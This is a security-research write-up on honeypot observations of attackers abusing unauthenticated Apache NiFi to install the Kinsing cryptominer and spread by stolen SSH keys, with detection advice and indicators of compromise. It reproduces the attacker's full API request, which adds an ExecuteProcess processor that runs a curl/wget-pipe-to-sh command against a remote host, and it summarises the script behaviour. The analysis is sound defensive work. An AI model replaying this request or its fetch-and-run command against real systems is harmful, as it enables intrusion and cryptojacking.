
Machine Learning Risks: Attacks Against Apache NiFi

Apache NiFi describes itself as “an easy to use, powerful, and reliable system to process and distribute data.” [1] In simple terms, NiFi implements a web-based interface to define how data is moved from a source to a destination. Users may define various “processors” to manipulate data along the way. This is often needed for machine learning. A dataset used for machine learning may arrive in one format (let's say JSON), but to conveniently use it for training, it must be converted to JSON or inserted into a database. The features are not just interesting to machine learning, but many business processes require similar functionality.



TL&DR;

- At least one actor is actively scanning the Internet for unprotected instances of Apache NiFi
- The actor will add processors in Apache NiFi to either:
    - Install a cryptocoin miner.
    - Perform lateral movement by searching the server for SSH credentials.
- Persistence is achieved via timed processors or entries to cron.
- No files are saved to the system. The attack scripts are kept in memory only.

- To protect yourself: RTFM. The NiFi documentation clearly describes the simple process to set a password. NiFi should probably not be exposed to the internet.
- An attacker for such a misconfigured system has access to all the data processed by NiFi as well as the ability to read/modify/delete the NiFi configuration.

Initial Attack Observations

By default, NiFi uses URLs starting with "/nifi". For example, to access the NiFi homepage, an application user would access https://[hostname]/nifi. In addition, NiFi offers a REST API at /nifi-api. To add a processor, a PUT request would be sent to /nifi-api/processors.

On May 19th, we noted a significant increase in requests like:

```
GET /nifi HTTP/1.1
Host: [redacted]:8080
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
```

The requests arrived almost exclusively from 109.207.200.43. In addition to scanning for NiFi, the same IP also sends requests for /boaform/admin/formLogin. Various routers use this URL as a login page and are often scanned for weak passwords and other vulnerabilities.

These simple requests in itself did not confirm that NiFi was targeted. To investigate further, we redirected these requests to a honeypot running a full NiFi install.

Honeypot Setup

We configured part of our honeypot network to redirect requests to port 8080 and 8443 (with TLS) to a virtual machine running NiFi.

The virtual machine had a default install of the latest version of NiFi (1.21.0) installed. To make packet capture easier, the traffic between the honeypot and NiFi did not use TLS, but all requests were sent to port 8080 on the honeypot. Directing the requests to an actual NiFi instance allowed us to offer a full interaction honeypot with the cross-section of multiple magnitudes higher of a typical single IP address honeypot.




Figure 1: Overview of Honeypot Setup.

NiFi default logging offers three distinct logs:

- Request Log: An Apache Style Log of all HTTP(s) requests.
- User Log: Similar to the request log. But the user log includes information about the logged in user.
- App Log: More detailed logs about the state of the Java application.

Scanning for NiFi

Scans will typically first retrieve the index page of the web server, and later return to retrieve the "/nifi" page. Some scanner, once they find the NiFi home page, will verify the result by retrieving the "favicon" at "/nifi/images/nifi16.ico". In particular the more diligent research scanners, like Cenzic and Shodan will request the "favicon". Some of our honeypots block scans from known research Ips to minimize polluting their data.

Attack #1: Cryptominer

The attack starts out by adding a "processor" to Nifi:

```
PUT /nifi-api/processors/53bd979e-0188-1000-cd51-ba312a8018aa HTTP/1.1
Host: [redacted]:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Connection: close
Content-Length: 390
Content-Type: application/json
Accept-Encoding: gzip
```

```
{
        "component": {
                "config": {
                        "autoTerminatedRelationships": ["success"],
                        "properties": {
                                "Command": "bash",
                                "Command Arguments": "-c \"(curl -s 
194.38.20.32/ni.sh||wget -q -O- 194.38.20.32/ni.sh)|sh\""
                        },
                        "schedulingPeriod": "3600 sec"
                },
                "id": "53bd979e-0188-1000-cd51-ba312a8018aa",
                "state": "RUNNING"
        },
        "revision": {
                "clientId": "x",
                "version": 1
        }
}
```

The attacker is using a “PUT” request to the NiFi API to add a scheduled processor. The processor will run every 3,600 seconds (1 hour). “bash” is called to retrieve a script from 194.38.20.32. This script, “ni.sh” is passed directly to “sh” without first saving it to the file system.

A complete copy of the script can be found here [TODO]. The script is typical for scripts that are used by cryptocoin miner installers. Some of the highlights:

- The script assumes it will run as “root”. As a result, many of the commands will fail as in our case, NiFi is not running as root. I doubt that many users will run NiFi as root.
- It removes the “/var/log/syslog” file.
- It alters the attributes on common temporary directories to render them immutable. This is likely supposed to prevent additional exploits.
- It disables the firewall.
- It attempts to detect, terminate and remove a long list of other cryptomining tools.
- To terminate cryptomining tools, it will also search docker images.
- It disables remote managed tools used by Alibaba’s cloud (Aliyun).
- It disables serial terminals.
- It kills the ssh daemon and various other monitoring tools.
- The script downloads the cryptocoin minder from http://194.38.20.32/kinsing.
- A cron job is added to re-download and run ni.sh every minute. This cron job will run as the current user running NiFi.
- Other cronjobs will be disabled.

The cryptocoin miner isn’t particularly remarkable, other than that it isn’t xmrig. Kinsing is written in Go and has been spotted multiple times before with a very similar loader script [3].

Attack #2: Lateral Movement

The same threat actor on a few occasions also attempted to execute a different script, spre.sh, which attempted to collect SSH keys from the infected host to connect to other systems within the victim's organization.

The full script can be found HERE [TODO].

Quick summary of the script:

- It connects to "icanhazip.com" to determine the victims external IP address.
- It collects SSH keys from the victim's home directory, /root and /home.
- It scans .ssh/config files for "IdentityFile" options to find more keys.
- It greps the bash history for ssh connection attempts.
- Once it collected all the possible hosts and keys, it will try to connect to all hosts using the key files it found.
- If the connection is successful, it will attempt to "http://194.38.20.32/spr.sh" a script like the ni.sh that will install a cryptominer.

Detection

1. Additional cron jobs

For persistence, the attacker will add simple cron jobs to re-download the "ni.sh" script. Note that the script name and IP address may of course change. But a simple "wget" or "curl" piped to "sh" should be sufficient to detect malicious cron jobs for a number of attacks, not just this particular threat.

2. Disrupted ssh connections

The attacker will attempt to kill existing ssh connections. As the script keeps re-running, you will have difficulties connecting to an affected host via ssh.

3. Odd processors in your NiFi configuration


If you review the NiFi configuration file (conf/flow.json.gz), you will find sections like:

```
"properties": {
       "Command": "bash",
       "Redirect Error Stream": "false",
       "Argument Delimiter": " ",
          "Command Arguments": "-c \"(curl -s
194.38.20.32/ni.sh||wget -q -O- 194.38.20.32/ni.sh)|sh\""
        },
```

You may use the following command line to extract relevant entries:

```
gzcat flow.json.gz| jq '.rootGroup.processors[].properties'
```

Or via the NiFi Web-GUI, you will see various processors like:



Configure Processor | ExecuteProcess 1.21.0

Stopped (2) — TERMINATE

SETTINGS | SCHEDULING | PROPERTIES | RELATIONSHIPS | COMMENTS

Required field

Property	Value
Command	**bash**
Command Arguments	-c "(curl -s 194.38.20.32/ni.sh||wget -q -O- 194.38.20.32/ni....
Batch Duration	No value set
Redirect Error Stream	false
Working Directory	No value set
Argument Delimiter	

CANCEL APPLY

4. Network connections

The attacks we have observed so far do not use hostnames. Outbound connections to IP addresses that were not returned as the result of a DNS query are suspect.

The following IP addresses have been observed so far:

The actual attack and scanning is done by 109.237.96.124 against port 8080 and 8443/tcp

Malware and C&C URLs:

AS202984
hxxp://31[.]184.240.34/x

AS41853
hxxp://93[.]189.46.81/h2

AS57523
hxxp://185[.]122.204.197/ni.sh

AS210079
hxxp://185[.]154.53.140/get
hxxp://185[.]154.53.140/h2
hxxp://185[.]154.53.140/l
hxxp://185[.]154.53.140/mg
hxxp://185[.]154.53.140/ms
hxxp://185[.]154.53.140/mu
hxxp://185[.]154.53.140/s

AS210079
hxxp://185[.]221.154.208/get
hxxp://185[.]221.154.208/h2
hxxp://185[.]221.154.208/l
hxxp://185[.]221.154.208/mg
hxxp://185[.]221.154.208/o
hxxp://185[.]221.154.208/s
hxxp://185[.]221.154.208/mu

AS204957
hxxp://185[.]237.224.182/get
hxxp://185[.]237.224.182/mg
hxxp://185[.]237.224.182/h2

AS48693
hxxp://194[.]38.20.32/ni.sh
hxxp://194[.]38.20.32/kinsing
hxxp://194[.]38.20.32/spre.sh
hxxp://194[.]38.20.32/cron.sh
hxxp://194[.]38.20.32/ni.sh

These URLs are requested by the ni.sh script, but do not contain malware. These are uninstall scripts for Alibaba Cloud utilities:

update.aegis.aliyun.com /download/uninstall.sh
update.aegis.aliyun.com /download/quartz_uninstall.sh

There are also requests to “icanhazip.com” to lookup the victims public IP address. This URL itself is not malicious.

C&C Traffic

```
GET /mg HTTP/1.1
Host: 185.221.154.208
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51
Safari/537.36
Connection: close
Arch: amd64
Cores: 1
Mem: 1975
Os: linux
Osname: ubuntu
Osversion: 22.04
Root: false
S: ni
Started: 1685032126
Uuid: 95a07c10-0efd-4605-432a-75b95d54ab54
Version: 36
Accept-Encoding: gzip
```

5. Hashes of malicious files

(Some of the files are variations of the files shown above)

```
f0514bd8eb232f7314e230dc314a4e90572b8ed63dbcc9c55814b4dae8697206  ni.sh
5d2530b809fd069f97b30a5938d471dd2145341b5793a70656aad6045445cf6d  kinsing
78bdbc35e793e5f7ea331d5a3c77de85aab7e944d59d78b9ef0ec83b91f284a7  spr.sh
cf23815da88ca1336a8a61e735204127bb61598de2c1061f5bb68dcbd1465885  spre.sh
e8975f5dc0c341b29b7f17f29c14387c1f61667dba615d00f717079857c6f9bc  ki.sh
43d0ae285f1eb7c069aee57d3a0a309f785f553f9fcac6bfcdbeb32b37e1ca26  ki.sh
3d5fc869e18131d1cd0299120d33d8fc2a3a0b6643c3013f5aafb7ba130d141c  ae.sh
```

Acknowledgements: Thanks to Bryant Torres from our undergraduate internship program for verifying the results and contributing a number of URLs that I initially missed.

[1] https://nifi.apache.org/
[2] https://blog.netlab.360.com/multiple-fiber-routers-are-being-compromised-by-botnets-using-0-day-en/

[3] https://www.akamai.com/blog/security/Kinsing-evolves-adds-windows-to-attack-list